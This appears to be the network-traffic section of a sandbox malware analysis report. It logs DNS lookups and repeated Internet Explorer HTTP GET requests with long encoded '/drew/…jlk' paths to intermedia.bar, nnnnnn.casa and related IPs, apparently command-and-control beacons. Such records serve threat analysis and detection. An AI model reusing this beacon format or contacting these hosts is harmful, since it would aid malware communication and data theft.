Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.491530895 CET	8.8.8.8	192.168.2.3	0x7631	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:27.767707109 CET	8.8.8.8	192.168.2.3	0xa700	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:30.529737949 CET	8.8.8.8	192.168.2.3	0x1dda	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 07:55:39.584458113 CET	8.8.8.8	192.168.2.3	0xc787	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:39.996416092 CET	8.8.8.8	192.168.2.3	0x5086	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:59.791659117 CET	8.8.8.8	192.168.2.3	0xd45d	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 21, 2022 07:56:00.223572969 CET	8.8.8.8	192.168.2.3	0xa3b2	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- intermedia.bar
- nnnnnn.casa
- www.nnnnnn.casa
- nnnnnn.bar
- www.nnnnnn.bar

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49744	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:31.631772995 CET	1133	OUT	GET /drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3pa MFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0l_2FkyTPhzae4E/1G0e1neGkHRRAKR /dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49745	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:31.707668066 CET	1134	OUT	GET /drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3pa MFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0l_2FkyTPhzae4E/1G0e1neGkHRRAKR /dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49754	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:33.224863052 CET	1144	OUT	GET /drew/XRuGSIvrh83QGTYBTk/D9D3Vm19e/d5qtxwnIReenmX0dL_2F/z8AEjIs12VaPeEM7Fev/sHz_2Bx6bK LjtUULCEG0oV/GFai8cinvXLi4/iJJ7udwg/w0syzQHw_2FkzljAekHpIIx/DRVmfhCAjc/ZkwIrTh7UfbfcJWEg/EIPSCrhxM6n j/j9uYJZXC8_2/F6Btih0QBETHvA/LKTtsUnIUQHLFxaNR0li7/dM04PASCBbiQz0aa/qK64_2Bg_2B/VwE.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49759	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:33.373172998 CET	1146	OUT	GET /drew/XRuGSIvrh83QGTYBTk/D9D3Vm19e/d5qtxwnIReenmX0dL_2F/z8AEjIs12VaPeEM7Fev/sHz_2Bx6bK LjtUULCEG0oV/GFai8cinvXLi4/iJJ7udwg/w0syzQHw_2FkzljAekHpIIx/DRVmfhCAjc/ZkwIrTh7UfbfcJWEg/EIPSCrhxM6n j/j9uYJZXC8_2/F6Btih0QBETHvA/LKTtsUnIUQHLFxaNR0li7/dM04PASCBbiQz0aa/qK64_2Bg_2B/VwE.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49798	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:19.287817955 CET	1869	OUT	GET /drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3IbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5tIp9mQUoOfWLyn TM/O86glIn9ihyHk/5dZsFtfy/gp_2FLvf0NHL3yVUkVbncwC/We6V8shIxB/_2BT5Ij9nSjAjmHue/61Ynbzrr_2B_/2FOk8Wfa ce5/lcJD0_2FBb9PKs/3pUPEuZF5gHL68StfaFm9/KhGw_2FEloE_2FaF/OCoSTxCMO1I6oVZ/G3ADi.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.casa Connection: Keep-Alive
Jan 21, 2022 07:53:22.050024986 CET	1894	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:53:21 GMT Content-Type: text/html; charset=utf-8 Content-Length: 324 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3IbCxiT_2Foqi/AVmT8sl3RBAT Ne233tn/ZpXwd5tIp9mQUoOfWLynTM/O86glIn9ihyHk/5dZsFtfy/gp_2FLvf0NHL3yVUkVbncwC/We6V8shIxB/_2BT5Ij9nSj AjmHue/61Ynbzrr_2B_/2FOk8Wface5/lcJD0_2FBb9PKs/3pUPEuZF5gHL68StfaFm9/KhGw_2FEloE_2FaF/OCoS TxCMO1I6oVZ/G3ADi.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 5f 32 42 30 33 56 6e 65 68 6a 45 37 30 73 78 62 6b 63 2f 6a 79 72 74 34 6b 45 54 6e 2f 47 49 54 38 79 5a 68 33 49 62 43 78 69 54 5f 32 46 6f 71 69 2f 41 56 6d 54 38 73 6c 33 52 42 41 54 4e 65 32 33 33 74 6e 2f 5a 70 58 77 64 35 74 49 70 39 6d 51 55 6f 4f 66 57 4c 79 6e 54 4d 2f 4f 38 36 67 6c 49 6e 39 69 68 79 48 6b 2f 35 64 5a 73 46 74 66 79 2f 67 70 5f 32 46 4c 76 66 30 4e 48 4c 33 79 56 55 6b 56 62 6e 63 77 43 2f 57 65 36 56 38 73 68 49 78 42 2f 5f 32 42 54 35 49 6a 39 6e 53 6a 41 6a 6d 48 75 65 2f 36 31 59 6e 62 7a 72 72 5f 32 42 5f 2f 32 46 4f 6b 38 57 66 61 63 65 35 2f 6c 63 4a 44 30 5f 32 46 42 62 39 50 4b 73 2f 33 70 55 50 45 75 5a 46 35 67 48 4c 36 38 53 74 66 61 46 6d 39 2f 4b 68 47 77 5f 32 46 45 6c 6f 45 5f 32 46 61 46 2f 4f 43 6f 53 54 78 43 4d 4f 31 49 36 6f 56 5a 2f 47 33 41 44 69 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49801	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:20.714209080 CET	1870	OUT	GET /drew/CC6vFhlW/UuVttcLu_2BA_2FHtMOxPk2/p06phiAlxA/gjdrBk68bYot5XSac/3ntrXmBRPVVJ/FuVIEN7_2Fo/aCnj_2FmBhObAK/8aP2AGVPAOybsQywMs_2B/E7LrnE42ALU_2Fwo/mL9Qj0_2B7r7nQz/aXlT6k2ThGhFMeZNO0/C87T1WAh3/OF6zkGz8oPN1AcA9PsPW/m4gDLcKkqegQQkIsQ30/5rDEv5BBA0O3c2DxTO5H5u/dBzGm_2Bv0iek/Yq2.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.casa Connection: Keep-Alive
Jan 21, 2022 07:53:23.919502974 CET	10767	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:53:23 GMT Content-Type: text/html; charset=utf-8 Content-Length: 322 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/CC6vFhlW/UuVttcLu_2BA_2FHtMOxPk2/p06phiAlxA/gjdrBk68bYot5XSac/3ntrXmBRPVVJ/FuVIEN7_2Fo/aCnj_2FmBhObAK/8aP2AGVPAOybsQywMs_2B/E7LrnE42ALU_2Fwo/mL9Qj0_2B7r7nQz/aXlT6k2ThGhFMeZNO0/C87T1WAh3/OF6zkGz8oPN1AcA9PsPW/m4gDLcKkqegQQkIsQ30/5rDEv5BBA0O3c2DxTO5H5u/dBzGm_2Bv0iek/Yq2.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 43 43 36 76 46 68 6c 57 2f 55 75 56 74 74 63 4c 75 5f 32 42 41 5f 32 46 48 74 4d 4f 78 50 6b 32 2f 70 30 36 70 68 69 41 49 78 41 2f 67 6a 64 72 42 6b 36 38 62 59 6f 74 35 58 53 61 63 2f 33 6e 74 72 58 6d 42 52 50 56 56 4a 2f 46 75 56 49 45 4e 37 5f 32 46 6f 2f 61 43 6e 6a 5f 32 46 6d 42 68 4f 62 41 4b 2f 38 61 50 32 41 47 56 50 41 4f 79 62 73 51 79 77 4d 73 5f 32 42 2f 45 37 4c 72 6e 45 34 32 41 4c 55 5f 32 46 77 6f 2f 6d 4c 39 51 6a 30 5f 32 42 37 72 37 6e 51 7a 2f 61 58 6c 54 36 6b 32 54 68 47 68 46 4d 65 5a 4e 4f 30 2f 43 38 37 54 31 57 41 68 33 2f 4f 46 36 7a 6b 47 7a 38 6f 50 4e 31 41 63 41 39 50 73 51 57 2f 6d 34 67 44 4c 63 4b 6b 71 65 67 51 51 6b 49 73 51 33 30 2f 35 72 44 45 76 35 42 42 41 30 4f 33 63 32 44 78 54 4f 35 48 35 75 2f 64 42 7a 47 6d 5f 32 42 76 30 69 65 6b 2f 59 71 32 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49802	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:20.722321987 CET	1871	OUT	GET /drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IIC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LNi_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Beleh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zmK7O/E1iKLdia/f.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.casa Connection: Keep-Alive
Jan 21, 2022 07:53:22.071861982 CET	1895	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:53:21 GMT Content-Type: text/html; charset=utf-8 Content-Length: 329 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IIC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LNi_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Beleh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zmK7O/E1iKLdia/f.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 79 38 4f 4f 48 7a 42 58 78 34 76 54 32 4a 61 5f 2f 32 42 42 30 4c 69 75 5f 32 46 32 46 45 70 49 2f 4f 37 49 6c 43 37 61 4e 74 45 6e 4a 6c 79 66 32 31 56 2f 6a 76 6d 63 39 7a 5f 32 42 2f 4c 67 52 52 39 33 46 58 36 30 55 32 4c 41 46 30 4c 4e 69 5f 2f 32 46 5f 32 42 47 63 65 33 76 49 5f 32 42 49 6b 62 6f 65 2f 34 36 51 7a 31 38 45 6c 6c 79 6f 5f 32 42 44 4b 43 48 74 55 71 6b 2f 51 6b 5f 32 42 41 6b 73 31 38 53 6e 4a 2f 55 5f 32 46 77 53 67 4f 2f 73 45 39 4d 6d 6d 37 70 64 37 46 46 38 58 42 66 5f 32 42 65 6c 65 68 2f 42 77 58 4a 4c 47 67 75 69 63 2f 77 55 45 61 42 42 4d 32 44 74 42 4a 73 44 65 49 4b 2f 79 4a 4a 4a 34 34 56 63 57 45 79 6a 2f 59 4e 72 6c 44 64 55 61 44 48 48 2f 42 32 4b 5f 32 42 61 45 77 79 39 32 7a 54 2f 41 50 6a 78 69 6b 6e 6f 61 46 67 55 4e 4b 53 33 7a 6d 4b 37 4f 2f 45 31 69 4b 4c 64 69 61 2f 66 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49804	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:21.753691912 CET	1872	OUT	GET /drew/cfAdMgmKkin/IKg5kEzUc7O41G/1aJXhaeTcJcKRLHZeVFTR/YESrHc56nHRZVmx4/tYxP0kNt3J09Qe X/igdVtxPOUp_2BOV3T1/l9vZu0Xwc/FM_2BB5MarAEMPcAjB1q/MZjYfvc_2FNkAc9icJ8/HZjCPWDoPewJNdLsqI F4PP/luDIFMdUdOiq4/6JYVx7X5/TcpnV0hN0Uxsa0bM5ELNrvr/xkYBmwG0ma/H_2FKJLgQ2JFGX6Xc/bFNqbQR.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.casa Connection: Keep-Alive
Jan 21, 2022 07:53:23.926692963 CET	10768	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:53:23 GMT Content-Type: text/html; charset=utf-8 Content-Length: 313 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/cfAdMgmKkin/IKg5kEzUc7O41G/1aJXhaeTcJcKRLHZeVFTR/YESrHc56nHRZV mx4/tYxP0kNt3J09QeX/igdVtxPOUp_2BOV3T1/l9vZu0Xwc/FM_2BB5MarAEMPcAjB1q/MZjYfvc_2FNkAc9icJ8/ HZjCPWDoPewJNdLsqIF4PP/luDIFMdUdOiq4/6JYVx7X5/TcpnV0hN0Uxsa0bM5ELNrvr/xkYBmwG0ma/H_2FKJLgQ 2JFGX6Xc/bFNqbQR.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 63 66 41 64 4d 67 6d 4b 6b 69 6e 2f 49 4b 67 35 6b 45 7a 55 63 37 4f 34 31 47 2f 31 61 4a 58 68 61 65 54 63 4a 63 4b 52 4c 48 5a 65 56 46 54 52 2f 59 45 53 72 48 63 35 36 6e 48 52 5a 56 6d 78 34 2f 74 59 78 50 30 6b 4e 74 33 4a 30 39 51 65 58 2f 69 67 64 56 74 78 50 4f 55 70 5f 32 42 4f 56 33 54 31 2f 6c 39 76 5a 75 30 58 77 63 2f 46 4d 5f 32 42 42 35 4d 61 72 41 45 4d 50 63 41 6a 42 31 71 2f 4d 5a 6a 59 66 76 63 5f 32 46 4e 6b 41 63 39 69 63 4a 38 2f 48 5a 6a 43 50 57 44 6f 50 65 77 4a 4e 64 4c 73 71 49 46 34 50 50 2f 6c 75 44 49 46 4d 64 55 64 4f 69 71 34 2f 36 4a 59 56 78 37 58 35 2f 54 63 70 6e 56 30 68 4e 30 55 78 73 61 30 62 4d 35 45 4c 4e 72 76 72 2f 78 6b 59 42 6d 77 47 30 6d 61 2f 48 5f 32 46 4b 4a 4c 67 51 32 4a 46 47 58 36 58 63 2f 62 46 4e 71 62 51 52 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49812	198.54.117.218	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:22.248538971 CET	1897	OUT	GET /drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3IbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5tIp9mQUoOfWLyn TM/O86gIln9ihyHk/5dZsFtfy/gp_2FLvf0NHL3yVUkVbncwC/We6V8shIxB/_2BT5Ij9nSjAjmHue/61Ynbzrr_2B_/2FOk8Wfa ce5/lcJD0_2FBb9PKs/3pUPEuZF5gHL68StfaFm9/KhGw_2FEloE_2FaF/OCoSTxCMO1I6oVZ/G3ADi.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49814	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:22.270560026 CET	1898	OUT	GET /drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IIC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LN i_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Bel eh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zm K7O/E1iKLdia/f.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49813	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:22.431092024 CET	2966	OUT	GET /drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IIC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LN i_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Bel eh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zm K7O/E1iKLdia/f.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49815	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:22.757133961 CET	5712	OUT	GET /drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IIC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LN i_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Bel eh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zm K7O/E1iKLdia/f.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49746	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:31.905735016 CET	1136	OUT	GET /drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3pa MFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0I_2FkyTPhzae4E/1G0e1neGkHRRAKR /dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49819	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:24.126190901 CET	10770	OUT	GET /drew/cfAdMgmKkin/IKg5kEzUc7O41G/1aJXhaeTcJcKRLHZeVFTR/YESrHc56nHRZVmx4/tYxP0kNt3J09Qe X/igdVtxPOUp_2BOV3T1/l9vZu0Xwc/FM_2BB5MarAEMPcAjB1q/MZjYfvc_2FNkAc9icJ8/HZjCPWDoPewJNdLsqI F4PP/luDIFMdUdOiq4/6JYVx7X5/TcpnV0hN0Uxsa0bM5ELNrvr/xkYBmwG0ma/H_2FKJLgQ2JFGX6Xc/bFNqbQR.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49817	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:24.130305052 CET	10770	OUT	GET /drew/CC6vFhlW/UuVttcLu_2BA_2FHtMOxPk2/p06phiAIxA/gjdrBk68bYot5XSac/3ntrXmBRPVVJ/FuVIEN7_2Fo/aCnj_2FmBhObAK/8aP2AGVPAOybsQywMs_2B/E7LrnE42ALU_2Fwo/mL9Qj0_2B7r7nQz/aXlT6k2ThGhFMeZNO0/C87T1WAh3/OF6zkGz8oPN1AcA9PsPW/m4gDLcKkqegQQkIsQ30/5rDEv5BBA0O3c2DxTO5H5u/dBzGm_2Bv0iek/Yq2.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49847	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:51.879244089 CET	12339	OUT	GET /drew/eOqzQTB_2B/MowPwZPRMG1LVJR9t/fCLL0MMkzzZ7/Xm0aty4DHMK/aZD8fvqKlB4sn5/NqI7CusLE4kewLdgn0o2N/oqWX0BcSxplHN_2B/LanESZOKp7dQPeh/Bo8uTaavu_2Ft_2Fbr/wQ7_2Bk2J/05dRSkDLS9N7xl3W_2Bf/AbGuWE5_2Fe2HMgSOVJ/9yz_2BMUllCumYQTU9_2FK/3J_2FJB7d5R8b/4SQYH3gS/rRcCSRSB5b0qKURrLfmKh6H/GM_2F3Wo_2/F.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49848	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
